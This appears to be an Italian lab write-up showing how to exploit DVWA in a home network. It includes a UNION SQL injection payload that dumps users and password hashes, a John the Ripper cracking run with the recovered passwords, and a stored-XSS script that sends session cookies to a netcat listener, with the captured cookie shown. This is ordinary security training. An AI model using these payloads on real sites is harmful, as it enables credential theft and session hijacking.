
Expolit SQL injection(blind) e XSS stored di DVWA

La traccia di oggi ci chiedeva di “expolitare” le vulnerabilità di DVWA:
- SQL injection(blind): recuperare le password degli utenti presenti sul DB (sfruttando sqli).
-XSS stored: recuperare i cookie di sessione dalle vittime del XSS stored ed inviarli ad un server sotto il nostro controllo.

SQL injection(blind)

Come prima cosa andiamo a recuperare le password e i nomi utenti tramite SQL injection(blind) andiamo quindi su DVWA e nella sezione SQL injection(blind) e qui per mezzo di un errore di configurazione di meta riusciamo a avere nome utenti e password(cifrate),che altrimenti con l’opzione blind non sarebbe possibile visualizzare, semplicemente con il comando: **' UNION SELECT user, password FROM users#**




Ora andiamo a decifrare le password con il tool **JohnTheRipper**: quindi creiamo un file con questa formattazione:”username:password(cifrata)”; avviamo john e gli inseriamo il formato del criptaggio, il percorso del file che usiamo per decriptare; percorso del file con gli username e password. Adesso abbiamo si i nomi utente che le password.


```
┌──(kali㉿kali)-[~]
└─$ sudo john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt  /home/kali/Desktop/passwd_ash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
4g 0:00:00:00 DONE (2022-11-30 09:55) 57.14g/s 41142p/s 41142c/s 54857C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

XSS stored

Adesso per la XSS stored prendiamo uno username ed una password che abbiamo ricavato, quindi accediamo al DVWA, andiamo nella sezione XSS stored. Davanti a noi avremmo due caselle di testo su cui poter scrivere, come si può notare queste hanno un limite ai caratteri che si possono immettere, quindi provando a scrivere il nostro script questo verrà tagliato. Per ovviare a questo problema dobbiamo fare tasto destro ispeziona e nel campo **maxlength** aumentare il parametro. Ora possiamo scrivere il nostro script per ricavarci il cookie:
<script>newImage().src='http://192.168.50.23:80/?cookie='+encodeURI(document.cookie);
</script>



Il nostro script malevolo è stato inserito, poiché questo script è stato salvato nel web server ogni volta che un utente avvierà una sessione il nostro script provvederà ad inviarci sul nostro server in ascolto il cookie di sessione. Nel mio caso il server in ascolto è netcat in ascolto sulla porta 80.



Questa prova è stata fatta con l'utente **smithy** dalla macchina Kali**,** adesso facciamo una prova con l'utente **pablo** dalla nostra macchina Windows 7. Ho da prima visto che Windows comunicasse sia con Meta che con Kali, una volta fatto questo ho accesso a DVWA con l'utente **pablo** ho cambiato il livello di sicurezza a **low**.

Adesso per un altra conferma che il nostro script malevolo funzioni andiamo su Kali mettiamo il nostro server in ascolto, torniamo su Windows e clicchiamo sulla casella XSS stored.

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 80
GET /?cookie=security=low;%20PHPSESSID=a628d747f004d305dec6d3898c85eb97 HTTP/1.1
Accept: image/png, image/svg+xml, image/*;q=0.8, */*;q=0.5
Referer: http://192.168.50.101/dvwa/vulnerabilities/xss_s/
Accept-Language: it-IT
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 192.168.50.23
Connection: Keep-Alive
```

Questo è il nostro cookie di sessione del utente **pablo** preso da Windows 7. Si può notare la differenza dal altro cookie sia dal campo **user-agent** che dalle specifiche degli altri campi rispetto a quello di prima.